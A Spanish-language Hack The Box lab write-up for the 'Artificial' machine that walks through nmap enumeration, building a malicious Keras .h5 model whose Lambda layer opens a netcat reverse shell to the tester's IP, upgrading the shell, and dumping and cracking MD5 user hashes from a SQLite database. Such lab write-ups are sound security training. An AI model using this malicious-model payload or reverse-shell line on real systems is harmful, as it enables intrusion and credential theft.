ARTIFICIAL

HACK THE BOX

DANIEL MIRANDA BARCELONA (EXCAL1BUR)

Descripción del problema

El sistema objetivo contiene una aplicación web vulnerable que permite la subida de archivos `.h5` (modelos de aprendizaje automático) sin una adecuada validación. Esto posibilita la ejecución remota de código (RCE) a través de un archivo `.h5` malicioso, permitiendo a un atacante obtener acceso inicial a la máquina. Posteriormente, podremos extraer credenciales de un archivo .bd, descifrar hashes de usuarios y explotar servicios adicionales (como BackRest) que facilitan una escalada de privilegios y finalmente compromete completamente el sistema, obteniendo acceso como root.

Iniciamos, con un escaneo de la IP objetivo para detectar todos los puertos abiertos en el sistema.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-joxewb3ns6]─[~]
└──╼ [★]$ sudo nmap  10.129.134.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-03 19:02 CDT
Nmap scan report for 10.129.134.53
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Enumeración detallada de servicios

A continuación, realizaremos un escaneo más detallado para identificar las versiones de los servicios expuestos en el objetivo.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-joxewb3ns6]─[~]
└──╼ [★]$ sudo nmap -sV -p 22,80 10.129.134.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-03 19:13 CDT
Nmap scan report for artificial.htb (10.129.134.53)
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
```


Luego, modificaremos el archivo *hosts* para poder acceder a la web.


```
 GNU nano 7.2                        /etc/hosts *
1 127.0.0.1   localhost
2 127.0.1.1   debian12-parrot
3 10.129.134.53 artificial.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1     localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 127.0.0.1 localhost
9 127.0.1.1 htb-owuflwvcsf htb-owuflwvcsf.htb-cloud.com
10
```


Investigación y explotación de la aplicación web

La versión de OpenSSH es segura. Sin embargo, la parte que nos interesa está en la web. Una vez que creamos una cuenta, llegamos a un dashboard que permite subir archivos con extensión **.h5**.

Este tipo de archivo es un formato para almacenar y organizar datos científicos multidimensionales, comúnmente utilizado en aplicaciones de aprendizaje automático. Lo más probable es que se pueda implementar una reverse Shell en este tipo de archivos.




Register | Artificial
http://artificial.htb/register
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
Artificial
REGISTER
test
test@test.com
This connection is not secure. Logins entered here could be compromised. Learn More
Register
Do you have account?



Para comprobar lo anterior, descargaremos los requerimientos y el Dockerfile, e iniciaremos Docker.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop/docker]
└──╼ [★]$ sudo systemctl start docker
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop/docker]
└──╼ [★]$ sudo docker build -t artificial-exploit .
[+] Building 8.2s (5/7)                                                    docker:default
 => [internal] load build definition from Dockerfile                                0.0s
 => => transferring dockerfile: 496B                                                0.0s
 => [internal] load metadata for docker.io/library/python:3.8-slim                  1.3s
 => [internal] load .dockerignore                                                   0.0s
 => => transferring context: 2B                                                     0.0s
 => [1/4] FROM docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a  2.5s
 => => resolve docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0  0.0s
 => => sha256:b5f62925bd0f63f48cc8acd5e87d0c3a07e2f229cd2fb0a9586e68ed17f45ee3 5.25kB / 5.25kB  0.0s
```

En la misma carpeta metemos el script de Python que crea nuestro archivo .h5 y montaremos la imagen.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop]
└──╼ [★]$ cp expl.py docker/exploit.py
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop/docker]
└──╼ [★]$ sudo docker run -it -v $(pwd):/app artificial-exploit
```

En este post encontraréis una guía completa sobre Remote Code Execution (RCE) con TensorFlow:

https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model

Prepararemos el script de Python que generará el modelo para explotar esta web.

```
File  Edit  View  Search  Terminal  Help
 GNU nano 7.2                                  expl.py                                  I
1 import tensorflow as tf
2
3 def exploit(x):
4     import os
5     os.system("/bin/sh -i 2>&1|nc 10.10.14.104 4444 >/tmp/f")
6     return x
7
8 model = tf.keras.Sequential()
9 model.add(tf.keras.layers.Input(shape=(64,)))
10 model.add(tf.keras.layers.Lambda(exploit))
11 model.compile()
12 model.save("exploit.h5")
13
```


Repositorio con el script: https://github.com/Splinter0/tensorflow-rce

Una vez montado el Dockerfile, accederemos al contenedor de Docker y ejecutaremos el script, que generará un archivo .h5 llamado *exploit.h5*.


```
root@854dd847a76c:/code# cd /app/
root@854dd847a76c:/app# ls
Dockerfile  exploit.py  requirements.txt
root@854dd847a76c:/app# python3 exploit.py
```

```
root@854dd847a76c:/app# python3 exploit.py
2025-09-04 17:09:10.380841: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use
 available CPU instructions in performance-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags
.
sh: 1: nc: not found
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5
 file via `model.save()`. This file format is considered legacy. We recommend using instead the native Keras format, e.g. `
model.save('my_model.keras')`.
  saving_api.save_model(
root@854dd847a76c:/app#
```


```
root@854dd847a76c:/app# ls
Dockerfile  exploit.h5  exploit.py  requirements.txt
```



Ahora, iremos a la web y pulsaremos el botón **Upload model** para subir el archivo .h5.



Prepararemos un listener para recibir la conexión del RCE.



Acceso y explotación


```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop]
└──╼ [★]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.104] from (UNKNOWN) [10.129.134.53] 46006
/bin/sh: 0: can't access tty; job control turned off
$
```

Una vez abierta la conexión, lo primero que haremos será mejorar la terminal (upgradear la TTY). Para ello ejecutaremos el siguiente comando Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")' export TERM=xterm
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xtermapp@artificial:~/app$
```

Esto nos permitirá obtener una Shell mucho más estable.



Al investigar las primeras carpetas, podemos ver que dentro de *instances* hay un archivo *.db* llamado *users*.

Lo abriremos con *sqlite3* para consultar qué otros usuarios y contraseñas podemos obtener.

```
app@artificial:~/app$ ls
ls
app.py  instance  models  __pycache__  static  templates
app@artificial:~/app$ cd in
cd instance/
app@artificial:~/app/instance$ ls
ls
users.db
app@artificial:~/app/instance$
```


```
sqlite> SELECT name FROM sqlite_master WHERE type='table';
SELECT name FROM sqlite_master WHERE type='table';
user
model
sqlite>
```

La siguiente consulta muestra todos los datos de la tabla *user*.

```
sqlite> select * from user;
select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test@mail.com|098f6bcd4621d373cade4e832627b4f6
7|test1|test1@test.com|098f6bcd4621d373cade4e832627b4f6
sqlite>
```

Id	User	user@dominio	Hash
1	Gael	gael@artificial.htb	c99175974b6e192936d97224638a34f8
2	Mark	gael@artificial.htb	0f3d8c76530022670f1c6029eed09ccb
3	Robert	gael@artificial.htb	b606c5f5136170f15444251665638b36
4	Royer	gael@artificial.htb	bc25b1f80f544c0ab451c02a3dca9fc6
5	Mary	gael@artificial.htb	bf041041e57f1aff3be7ea1abd6129d0
6	Test	gael@artificial.htb	098f6bcd4621d373cade4e832627b4f6

Al pasar los hashes por CrackStation, obtenemos algunas contraseñas descifradas.


Enter up to 20 non-salted hashes, one per line:

```
c99175974b6e192936d97224638a34f8
0f3d8c76530022670f1c6029eed09ccb
b606c5f5136170f15444251665638b36
bc25b1f80f544c0ab451c02a3dca9fc6
bf041041e57f1aff3be7ea1abd6129d0
098f6bcd4621d373cade4e832627b4f6
098f6bcd4621d373cade4e832627b4f6
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

